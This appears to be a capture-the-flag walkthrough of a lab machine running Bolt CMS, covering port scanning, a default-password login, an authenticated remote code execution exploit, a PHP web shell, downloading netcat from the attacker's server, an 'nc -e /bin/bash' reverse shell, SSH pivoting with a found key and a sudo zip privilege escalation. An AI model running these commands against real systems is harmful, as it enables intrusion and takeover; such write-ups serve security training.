



Walkthrough

nmap-scan


Open ports

```
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 63  OpenSSH 6.7p1 Debian
5+deb8u8 (protocol 2.0)
80/tcp    open  http         syn-ack ttl 63  nginx 1.6.2
111/tcp   open  rpcbind      syn-ack ttl 63  2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Website

So port 80 is our first choice for further research:





It is a CMS powered by Bolt:

Recent Pages

- [Ea possunt paria non esse.](#)
- [An hoc usque quaque, aliter in vita?](#)
- [Sed fortuna fortis;](#)
- [At hoc in eo M.](#)
- [Quid enim possumus hoc agere divinius?](#)

Pages overview

Recent Entries

- [Aliter enim explicari, quod quaeritur, non potest.](#)
- [Quis istud, quaeso, nesciebat?](#)
- [At multis malis affectus.](#)
- [Nemo igitur esse beatus potest.](#)
- [Videsne, ut haec concinant?](#)

Entries overview

Recent Showcases

- [Sed nimis multa.](#)
- [Immo videri fortasse.](#)
- [An potest cupiditas finiri?](#)
- [Duo Reges: constructio interrete.](#)
- [Facillimum id quidem est, inquam.](#)

Showcases overview

© 2020 • This website is [Built with Bolt](#). [Home](#) [Second item](#) [All pages](#) [The Bolt site](#)

<https://www.exploit-db.com/exploits/48296>

Bolt CMS 3.7.0 - Authenticated Remote Code Execution

EDB-ID: 48296	CVE: N/A	Author: R3M0T3NU11	Type: WEBAPPS	Platform: : PHP	Date: 2020-04-06
EDB Verified: ✘		Exploit: ⬇ / {}		Vulnerable App:	

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.


[GET CERTIFIED](#)


```
# Exploit Title: Bolt CMS 3.7.0 - Authenticated Remote Code Execution
# Date: 2020-04-05
# Exploit Author: r3m0t3nu11
# Vendor Homepage: https://bolt.cm/
# Software Link: https://bolt.cm/
# Version: up to date and 6.x
```



This is an authenticated exploit, so we first need to find a valid account.


Bolt has a dashboard available at /bolt/ :






Revshell

We try a few obvious ones, admin / admin and admin / password. The last one works:





uname -a:

```
Enter OS command , for exit 'quit' : uname -a
Linux Erit 3.16.0-6-amd64 #1 SMP Debian 3.16.56-1+deb8u1 (2018-05-08) x86_64 GNU/Linux
```

pwd:

```
Enter OS command , for exit 'quit' : pwd
/var/www/html/public/files
```

We can even use this to echo a minimal php shell into the directory for easier access:

```
Enter OS command , for exit 'quit' : echo '<?php system($_GET["c"]);?>' > c.php
```

We can use this to upload a netcat reverse shell on the system and get a reverse shell like this:

First start a simple web server to serve some files, make sure the files you want to serve are in the local directory:

```
python3 -m http.server
```

This will listen on port 8000 on you local machine

Using the c.php file we just dropped, we can browse to <http://192.168.16.27/files/cmd.php?c=wget> <http://10.212.134.200:8000/nc> to download a linux netcat to the server, you will see in your web server if it has been retrieved:

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.16.27 - - [25/Apr/2020 19:03:49] "GET /nc HTTP/1.1" 200 -
```

This file is dropped in the same directory as our c.php. We make this nc executable like this:

```
http://192.168.16.27/files/cmd.php?c=chmod
```

Now start a netcat listener on your own machine, listening on a free port (I choose 4444) and then run it as a reverse shell like this:

```
http://192.168.16.27/files/cmd.php?c=./nc -e /bin/bash
10.212.134.200 4444
```



```
-----
|_____|_--( )_|_ /_____|_-----|_____|_
|_||_'__||_||_ \___\ /_ \___||_|_|_'__||_|_| /___||_|
|_____|_|_|_|_ ___) |_ / (_____|_|_|_|_|_|_ \___\ ___||
|_____|_|_|\___|_|___/ \___\___\___\___,|_|_ \___,|___/|___|
```

An unencrypted ssh key!

Remember the other IP address? We could try to connect to that one, using the SSH key

We are really on roll now, we get access to the other system using the SSH key:

```
$ ssh 192.168.100.1
ssh 192.168.100.1

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 25 10:35:03 2020 from 192.168.100.100
$
```

One of the first things you should always try is to see if you can run commands through sudo without a password:

```
$ sudo -l
sudo -l
Matching Defaults entries for wileec on Securus:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User wileec may run the following commands on Securus:
    (jsmith) NOPASSWD: /usr/bin/zip
$
```

Apparently, we may use the zip command, as user jsmith. This is interesting... what can we do with zip?

If you look at gtfobins (<https://gtfobins.github.io/>) we can see how we may leverage zip:

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

